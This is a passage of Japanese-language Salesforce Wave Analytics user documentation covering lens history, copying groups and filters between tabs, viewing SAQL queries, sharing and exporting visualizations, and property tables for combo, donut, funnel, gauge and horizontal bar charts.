
設定可能な行の範囲に関する集計関数を現在の行に適用します。関数はテーブル内で定義されるグルーピングでリセットできます。スライディングウィンドウは、累計値や移動平均などの値を計算する場合に使用します。

グループの割合



グループ合計または総計に対する各行の割合を計算します。関数はテーブル内で定義されるグルーピングでリセットできます。


グループ内のランク




ランク、稠密ランク、累積分布、および行番号関数を提供します。ランキングはテーブル内で定義されるグルーピングでリセットできます。

[順番] メニューでは、ランク付けされる値に基づいて作成されたランキングの表示順を決定します。昇順のランキングでは最も低い値が 1 番となり、降順のランキングでは最も高い値が 1 番となります。

前期比



複数の期間を比較して、値の変化を計算します。たとえば、売上前年比や完了商談数の前四半期比は、列を選択して期間の長さを設定することによって計算できます。



必ず、最初に年でデータをグループ化してから、(必要に応じて)可能であれば、より短い期間でグループ化します。複合日付の使用が可能な場合は、前期比関数に直接使用できます。複合日付とは、たとえば「2016-01」(2016 年 1 月) や「2016-1」(2016 年の第 1 四半期) などです。比較は、パーセントまたは単位で表示できます。

履歴を使用した前の表示初期ビューへの復帰

データを探索していくと、多くのパスにつながる場合があります。すべてのパスが有益であるとは限りませんが、それでも問題ありません。エクスプローラは、レンズにユーザの活動の全履歴を保持しています。レンズを不適切な方法で変更した場合や、その効果的なアニメーションをもう一度見るだけの場合は、履歴を使用してすぐに以前の状態の視覚化まで戻すことができます。ダッシュボードの元の状態に戻る場合や、その効果的なアニメーションをもう一度見るだけの場合は、リセットオプションを使用してすばやく初期ビューに戻ることができます。

1. ヘッダーの [履歴を表示] ボタン  をクリックします。
   サイドバーに、レンズで実行したすべてのアクションの履歴が表示されます。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」



2. リスト内の項目を選択してその時点に移動します。または [戻る] ボタン と [進む] ボタン を使用してリスト内を前後に移動します。

ブラウザのクリップボードを使用したコピーおよび貼り付けによるグループと条件の適用

データセットの探索中、異なるグルーピングを試したり、別の角度で焦点を絞ったりと、複数の方向に進むことがあります。レンズ内を直線的に探索し、履歴ツールを使用して過去に戻ってから新しい方向に分岐するのではなく、同じデータセットを複数の Wave Analytics タブで開くことで、同時に複数の方向を探索できます。その後、エクスプローラのコピーと貼り付けツールを使用して、特定のグルーピングと条件をタブ間で複製できます。

ホームページでは、データセットをクリックするたびに、データセットが新しいタブで開きます。エクスプローラのコピーと貼り付けツールは、複数のタブに同じデータセットがある場合に使用できるように設計されています。

1. 表示中のグラフの種類でデータのサブセットを選択できる場合、グラフ内でクリックするか、クリックしてドラッグすることでデータを選択します。選択したデータ以外は使用できません。
2. [アクション] ボタンをクリックします。



3. 選択内容をブラウザのクリップボードにコピーします。[コピー] をクリックして、選択した項目をクリップボードに収集します。後で選択内容をグループまたは条件のどちらとして貼り付けるかを決定できます。[フォーカス] をクリックすると、選択した項目がクリップボードに収集されて現在のグラフの条件として適用されます。
4. 同じデータセットを持つ別の Wave Analytics タブに切り替えます。
5. [アクション] ボタンをクリックします。



エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」

6. クリップボードから現在のグラフに選択内容を適用します。[グループとして貼り付け]をクリックすると、選択した次元でグループ化されたデータが表示されます。[条件として貼り付け] をクリックすると、選択内容が条件として適用されたデータが表示されます。

   グラフを完全なデータセットに復元するには、 、[クリア] の順にクリックして、選択を解除します。

レンズのバックグラウンドでのクエリの表示

Wave Analytics は、レンズおよびダッシュボードのバックグラウンドで Salesforce Analytics Query Language (SAQL) を使用して視覚化のためのデータを収集します。SAQL ビューアを開き、探索時に記述される基礎の SAQL クエリを参照したり、そのクエリをコピーして他で使用したりできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限


視覚化を表示する
- 「Wave Analyticsの使用」

1. [オプション] メニュー( )を開き、**[SAQL を表示]** コントロールにアクセスします。



2. [オン] を選択します。

   [SAQL クエリ] ペインが開きます。探索を続け、SAQL で表される作業を確認します。



SAQL についての詳細は、 *『Wave Analytics SAQL リファレンス』* を参照してください。

ダッシュボードへのレンズのクリップ

ダッシュボードにレンズを含めるには、レンズをクリップします。レンズをクリップすると、最後に使用されたダッシュボードにクエリがステップとして追加されます。ダッシュボードが開いていない場合は、Wave ダッシュボードデザイナの新しいダッシュボードにステップが追加されます。デザイナにステップを追加した後、それをダッシュボード内のウィジェットに適用できます。ウィジェットはレンズの視覚化設定を上書きします。つまり、クエリの結果を表示する方法はウィジェットによって決定されます。

1. レンズを開きます。
2. をクリックします。
   レンズのクエリに基づいてステップが作成され、ステップはダッシュボードデザイナのステップパネルに追加されます。
3. ステップを保存するには、ダッシュボードを保存します。

メモ: ステップのプロパティを変更しても、レンズには影響を与えません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

視覚化のコピー

視覚化を新しいタブにコピーして作成することで、元の視覚化は元のタブに保存し、新しいタブで探索を続行できます。

1. [新規タブにコピー] アイコンをクリックします。



2. 視覚化が作成された新しいタブで探索を続行します。次に保持する必要があるビューが現れたら、[保存]をクリックし、[新規タブにコピー]を再度クリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」

視覚化の保存

視覚化をレンズとして保存します。

1. [保存] アイコンをクリックします。



2. レンズのタイトルと説明を入力し、保存先のアプリケーションを選択します。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」

視覚化の共有

視覚化を同僚と共有するには、Chatterへの投稿、一意のURLの取得、スクリーンショットのダウンロード、絞り込まれたデータのダウンロードといった方法があります。Chatter投稿では、画像と、Wave Analyticsのアセット(レンズ、ダッシュボード、アプリケーション)へのリンクが提供されます。同僚は、アセットへのリンクとアクセス権があれば、表示される情報をドリルダウンして探索できます。アセットへのアクセス権を付与せずに共有するには、ダウンロードオプションを使用します。

1. [共有] をクリックします。



2. 使用する共有方法のタブをクリックします。
   a. [フィードに投稿]では、Chatterに画像と、レンズ、ダッシュボード、アプリケーション へのリンクが投稿されます。[ユーザ] または [グループ] フィードを選択し、名前を入力して、コメントを入力します。また、投稿から画像を削除するには、画像にマウスポインタを置いて [x] をクリックします。投稿された画像は公開されていることに留意してください。
   b. [URL を取得] では、アセットへの一意の URL が提供されます。リンクをコピーし、共有する場所に貼り付けます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」

c. [ダウンロード] では、アクセス権を付与せずに視覚化を共有することができます。視覚化は、画像 (.png)、または Microsoft® Excel® (.xls) または カンマ区切り値 (.csv) 形式による絞り込まれたデータとしてダウンロードできます。

3. 該当する場合は、[アクセス権を付与] をクリックして共有アクセス権のレベルを設定します。
4. [完了] をクリックします。

メモ: 視覚化を共有するには、視覚化が含まれるアプリケーションへのアクセス権を付与する必要があります。デフォルトの共有アプリケーション内のレンズ、データセット、ダッシュボードには、システム管理者がアクセスを制限していない限り、すべての Wave Analytics ユーザがアクセスできます。その他すべてのアプリケーションは、アプリケーションへのマネージャアクセス権を持つユーザが特定のユーザ、グループ、またはロールと共有しない限り非公開です。

視覚化の画像ファイルとしてのエクスポート

現在の視覚化をエクスポートし、画像ファイルとして保存できるようにします。

1. [アクション] ボタンをクリックします。



2. [画像としてエクスポート] をクリックします。
   新しいブラウザウィンドウが開き、.png 画像ファイルの視覚化が表示されます。
3. 画像を右クリックし、[画像を別名で保存...] を選択します。
4. ファイル名を入力し、[保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

グラフによるデータの視覚化

大量のビジネスデータを理解し、その理解を同僚、パートナー、顧客に伝えることが目標ならば、データを視覚化する機能が不可欠です。Wave には、あらゆるニーズに対応するグラフがあり、どのグラフでもビジネスの主要な側面を的確に表現できます。

ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」

Wave グラフは、すでにデータの探索に使用されている Wave ツールに統合されています。まずデータセットから始め、レンズを探索し、Wave ダッシュボードデザイナにクリップして、素晴らしいダッシュボードを作成できます。

複合グラフ

複合グラフを使用して、2つの関連する一連のデータを表示します。たとえば、個別のグループ化された値の縦棒グラフを、平均値を表す折れ線グラフと重ねて表示します。複合グラフは、Wave ダッシュボードデザイナおよび Classic デザイナで使用できます。

ドーナツグラフ

ドーナツグラフは、複数のグループが存在し、合計に対する各グループの個別値の比率だけでなく、合計金額も表示する場合に使用します。ドーナツグラフは、Wave ダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

じょうごグラフ

じょうごグラフを使用して、フェーズに分割できる順次データ (営業サイクルなど) を視覚化します。じょうごグラフは、Wave ダッシュボードデザイナおよび Classic デザイナで使用できます。

ゲージグラフ

ゲージグラフを使用して、単一の基準の進捗状況 (収益目標達成率など) を追跡します。ゲージグラフは、Wave ダッシュボードデザイナで使用できます。

横棒グラフ

横棒グラフを使用して、関連する値をすばやく視覚的に比較します。横棒グラフは、Wave ダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

ヒートマップ

ヒートマップを使用して、1つの基準と複数のディメンションがあるデータの高い値と低い値を視覚的に強調します。ヒートマップグラフは、Wave ダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

地図

地図は、対応付けられた値に応じて領域を網掛け表示できる地理的コンポーネントを含むデータがある場合に使用し、値の高い領域を強調表示できます。地図グラフは、Wave ダッシュボードデザイナおよび Classic デザイナで使用できます。

ピラミッドグラフ

ピラミッドグラフを使用して、積み上げ形式のディメンション値の相対サイズを視覚的に強調します。ピラミッドグラフは、Wave ダッシュボードデザイナで使用できます。

評価グラフ

評価グラフを使用して、測定された品質 (顧客満足度など) の評価を表示します。評価グラフは、Wave ダッシュボードデザイナで使用できます。

散布図

散布図を使用して、2 つのデータグループの相関関係を視覚化します。散布図は、Wave ダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

タイムライングラフ

タイムライングラフを使用して、経時的な値の変化を表示します。タイムライングラフは、Wave ダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

縦棒グラフ

縦棒グラフを使用して、リードや金額などの相対的な計数を表示します。縦棒グラフは、Wave ダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

滝グラフ

滝グラフを使用して、連続して取り込まれた正または負の値の累積影響を値の合計の詳細と共に表示します。「飛行レンガ」グラフや「マリオ」グラフとも呼ばれます。値の合計の詳細を含めるには、積み上げ滝グラフを使用します。滝グラフは、Wave ダッシュボードデザイナおよび Classic デザイナで使用できます。

複合グラフ

複合グラフを使用して、2つの関連する一連のデータを表示します。たとえば、個別のグループ化された値の縦棒グラフを、平均値を表す折れ線グラフと重ねて表示します。複合グラフは、Wave ダッシュボードデザイナおよび Classic デザイナで使用できます。

複合グラフのプロパティ

複合グラフは、Wave ダッシュボードデザイナのプロパティで設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
グラフの棒に値を表示	チェックボックス	棒で表される数値を棒内に表示します。	showValues	boolean	TRUE
点を表示	チェックボックス	折れ線グラフにデータ点を表示します。	showPoints	boolean	TRUE
自動調整	ドロップダウン	コンテナウィジェットに合わせてグラフに適用するサイズの調整を選択します。 • なし:調整は行われません。 • 調整:含まれるウィジェットに合うまでグラフのサイズが調整されます。 • 表示ラベルを保持:表示ラベルが表示されたままになるようにグラフのサイズが調整されます。	autoFitMode	none、fit、keepLabels	fit

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
軸モード	ドロップダウン	グラフに複数の基準が表示される方法を指定します。 • 単一軸: 1 つの軸に基準を表示します。 • 二軸: 最初の基準を左軸、2 番目の基準を右軸に表示します。 • 小さい複数: 基準ごとに 1 つのグラフを作成します。	dimensionAxis.axisMode	sync、dual、multi	multi
軸を表示	チェックボックス	グラフに軸を表示します。X、Y (左)、および Y (右) に使用できます。	dimensionAxis.showAxis meansureAxis1.showAxis meansureAxis2.showAxis	boolean	TRUE
タイトルを表示	チェックボックス	軸のタイトルを表示します。X、Y (左)、および Y (右) に使用できます。	dimensionAxis.showTitle meansureAxis1.showTitle measureAxis2.showTitle	boolean	TRUE
タイトル	テキスト入力	軸に付けられたタイトル。X、Y (左)、および Y (右) に使用できます。	dimensionAxis.title meansureAxis1.title meansureAxis2.title	string	
基準線	数値入力、テキスト入力、色入力	指定された Y 軸の値での横線。Y (左) および Y (右) に使用できます。 • 値: Y 軸の値 (数値) • 表示ラベル: 線に表示されるテキスト • 色: 線の色 (色の文字列)	measureAxis1.referenceLine .value .label .color measureAxis2.referenceLine .value .label .color	number string color string	0 rgb(0, 161, 224)
凡例を表示	チェックボックス	グラフの凡例を表示します。	legend.show	boolean	TRUE
凡例のヘッダーを表示	チェックボックス	グラフの凡例のヘッダーを表示します。	legend.showHeader	boolean	TRUE
グラフ領域内に凡例を表示	チェックボックス	凡例に必要なスペースを削減するため、グラフ領域内に凡例を表示します。凡例がグラフと重なる場合があります。	legend.inside	boolean	FALSE
position	ドロップダウン	凡例の位置を設定します。	legend.position	right-top、bottom-center、	right-top

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
				left-top、top-center	
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。 • 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。 • 折り返し: 複数行で表示されます。	trellis.type	x、y、xy、wrap	x
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

ドーナツグラフ

ドーナツグラフは、複数のグループが存在し、合計に対する各グループの個別値の比率だけでなく、合計金額も表示する場合に使用します。ドーナツグラフは、Wave ダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

ドーナツグラフのプロパティ

ドーナツグラフは、Wave ダッシュボードデザイナのプロパティで設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
基準タイトルを表示	チェックボックス	ドーナツの上に基準タイトルを表示します。	showMeasureTitle	boolean	TRUE
合計を中央に表示	チェックボックス	軸に付けられたタイトル。X、Y(左)、およびY(右)に使用できます。	showTotal	boolean	TRUE
中央のサイズ	ドロップダウン	中央の穴が占めるドーナツの直径のパーセント。合計が表示される場合、中央のサイズはその合計を収めるのに十分な大きさにします。	inner	0、10、20、30、40、50、60、70、80、90、100	70
凡例を表示	チェックボックス	グラフの凡例を表示します。	legend.show	boolean	TRUE
凡例のヘッダーを表示	チェックボックス	グラフの凡例のヘッダーを表示します。	legend.showHeader	boolean	TRUE
グラフ領域内に凡例を表示	チェックボックス	凡例に必要なスペースを削減するため、グラフ領域内に凡例を表示します。凡例がグラフと重なる場合があります。	legend.inside	boolean	FALSE
position	ドロップダウン	凡例の位置を設定します。	legend.position	right-top、bottom-center、left-top、top-center	right-top
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。 • 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。 • 折り返し: 複数行で表示されます。	trellis.type	x、y、xy、wrap	x

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

じょうごグラフ

じょうごグラフを使用して、フェーズに分割できる順次データ(営業サイクルなど)を視覚化します。じょうごグラフは、Wave ダッシュボードデザイナおよび Classic デザイナで使用できます。

じょうごグラフのプロパティ

じょうごグラフは、Wave ダッシュボードデザイナのプロパティで設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
ステムセグメントの数	テキスト入力	じょうごの柄に表示する値の数。	stemSegments	number	3
値の表示形式	ドロップダウン	各セグメントに表示する数値の形式。 • なし: 値を表示しない • コンパクト数値: 短縮された数値 (911K) • パーセント: 合計のパーセント	valueType	none、compactNumber、percent	compactNumber

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
基準タイトルを表示	チェックボックス	グラフの上に基準タイトルを表示します。	showMeasureTitle	boolean	TRUE
合計をタイトルに表示	チェックボックス	基準タイトルが有効な場合、基準タイトルと共に基準の合計を表示します。	showTotal	boolean	TRUE
凡例を表示	チェックボックス	グラフの凡例を表示します。	legend.show	boolean	TRUE
凡例のヘッダーを表示	チェックボックス	グラフの凡例のヘッダーを表示します。	legend.showHeader	boolean	TRUE
グラフ領域内に凡例を表示	チェックボックス	凡例に必要なスペースを削減するため、グラフ領域内に凡例を表示します。凡例がグラフと重なる場合があります。	legend.inside	boolean	FALSE
position	ドロップダウン	凡例の位置を設定します。	legend.position	right-top、bottom-center、left-top、top-center	right-top
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。 • 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。 • 折り返し: 複数行で表示されます。	trellis.type	x、y、xy、wrap	x
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

ゲージグラフ

ゲージグラフを使用して、単一の基準の進捗状況(収益目標達成率など)を追跡します。ゲージグラフは、Wave ダッシュボードデザイナで使用できます。

ゲージグラフのプロパティ

極座標およびフラットゲージグラフは、Wave ダッシュボードデザイナのプロパティで設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
中央のサイズ	チェックボックス	極座標のみで、中央の穴が占める直径のパーセント。	inner	50、60、70、80、90、100	80
最小	数値入力	ローレンジ色のバンドの最小値。	min	number	0
中	数値入力	ローレンジ色とミドルレンジ色を分離するブレークポイント値。	medium	number	33
高	数値入力	ミドルレンジ色とハイレンジ色を分離するブレークポイント値。	high	number	66
最大	数値入力	ハイレンジ色のバンドの最大値。	max	number	100
低域バンド	カラーピッカー	低域～中域バンドの色のグラデーションを形成する左と右の色。	colors.lowColor1 colors.lowColor2	color string	#F71979 #CC203D
中域バンド	カラーピッカー	中域～高域バンドの色のグラデーションを形成する左と右の色。	colors.mediumColor1 colors.mediumColor2	color string	#FED444 #F29946
高域バンド	カラーピッカー	高域～最大バンドの色のグラデーションを形成する左と右の色。	colors.highColor1 colors.highColor2	color string	#7BDE4E #169913
Trellis として表示	チェックボックス	グルーピングに基づいて個別のグラフを表示します。	trellis.enable	boolean	
種別	ドロップダウン	Trellis の種類。 • 横方向: 1 行で表示されます。	trellis.type	x、y、xy、wrap	x

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
		• 縦方向: 1 列で表示されます。 • マトリックス:テーブルで表示されます。 • 折り返し: 複数行で表示されます。			
行あたりのグラフ数	ドロップダウン	Trellis が「折り返し」の場合、新しい行が開始される前に1行に表示されるグラフの数を設定します。	trellis.chartsPerLine	2、3、4、5、6、7、8	4

横棒グラフ

横棒グラフを使用して、関連する値をすばやく視覚的に比較します。横棒グラフは、Wave ダッシュボードデザイナ、Classic デザイナ、およびエクスプローラで使用できます。

横棒グラフのプロパティ

横棒グラフは、Wave ダッシュボードデザイナのプロパティで設定されます。これらのプロパティには、同等の JSON プロパティがあります。

次の表に、使用可能なプロパティを示します。

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
タイトル	テキスト入力	グラフタイトルのテキスト。	label	string	
サブタイトル	テキスト入力	グラフサブタイトルのテキスト。	subtitleLabel	string	
タイトルの配置	テキスト入力	グラフのタイトルとサブタイトルの配置。	align	left、center、right	center
テーマ	ドロップダウン	グラフのカラーテーマ。	theme	wave、light、dark	wave
グラフの棒に値を表示	チェックボックス	棒で表される数値を棒内に表示します。	showValues	boolean	TRUE
値を正規化	チェックボックス	積み上げ横棒グラフで、積み上げグループを合計のパーセントで表示します。	normalize	boolean	FALSE

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
自動調整	ドロップダウン	コンテナウィジェットに合わせてグラフに適用するサイズの調整を選択します。 • なし:調整は行われません。 • 調整:含まれるウィジェットに合うまでグラフのサイズが調整されます。 • 表示ラベルを保持:表示ラベルが表示されたままになるようにグラフのサイズが調整されます。	autoFitMode	none、fit、keepLabels	fit
軸モード	ドロップダウン	グラフに複数の基準が表示される方法を指定します。 • 単一軸: 1 つの軸に基準を表示します。 • 二軸: 最初の基準を左軸、2 番目の基準を右軸に表示します。 • 小さい複数:基準ごとに 1 つのグラフを作成します。	axisMode	sync、dual、multi	multi
軸を表示	チェックボックス	グラフに軸を表示します。Y、X(上)、および X(下)に使用できます。	dimensionAxis.showAxis meansureAxis1.showAxis meansureAxis2.showAxis	boolean	TRUE
タイトルを表示	チェックボックス	軸のタイトルを表示します。Y、X(上)、および X(下)に使用できます。	dimensionAxis.showTitle meansureAxis1.showTitle measureAxis2.showTitle	boolean	TRUE
タイトル	テキスト入力	軸に付けられたタイトル。showTitle が TRUE の場合、Y、X(上)、および X(下) に使用できます。	dimensionAxis.title meansureAxis1.title meansureAxis2.title	string	
基準線	テキスト入力、色入力	指定された X 軸の値での縦線。X(上) および X(下) に使用できます。 • 値: X 軸の値 (数値) • 表示ラベル:線に表示されるテキスト • 色: 線の色 (色の文字列)	measureAxis1.referenceLine.value .label .color measureAxis2.referenceLine.value .label .color	number string color string	0 rgb(0, 161, 224)

プロパティ	型	説明	JSON プロパティ	JSON の値	デフォルト値
凡例を表示	チェックボックス	グラフの凡例を表示します。	legend.show	boolean	TRUE
凡例のヘッダーを表示	チェックボックス	グラフの凡例のヘッダーを表示します。	legend.showHeader	boolean	TRUE
グラフ領域内に凡例を表示	チェックボックス	凡例に必要なスペースを削減するため、グラフ領域内に凡例を表示します。凡例がグラフと重なる場合があります。	legend.inside	boolean	FALSE
position	ドロップダウン	凡例の位置を設定します。	legend.position	right-top、bottom-center、left-top、top-center	right-top
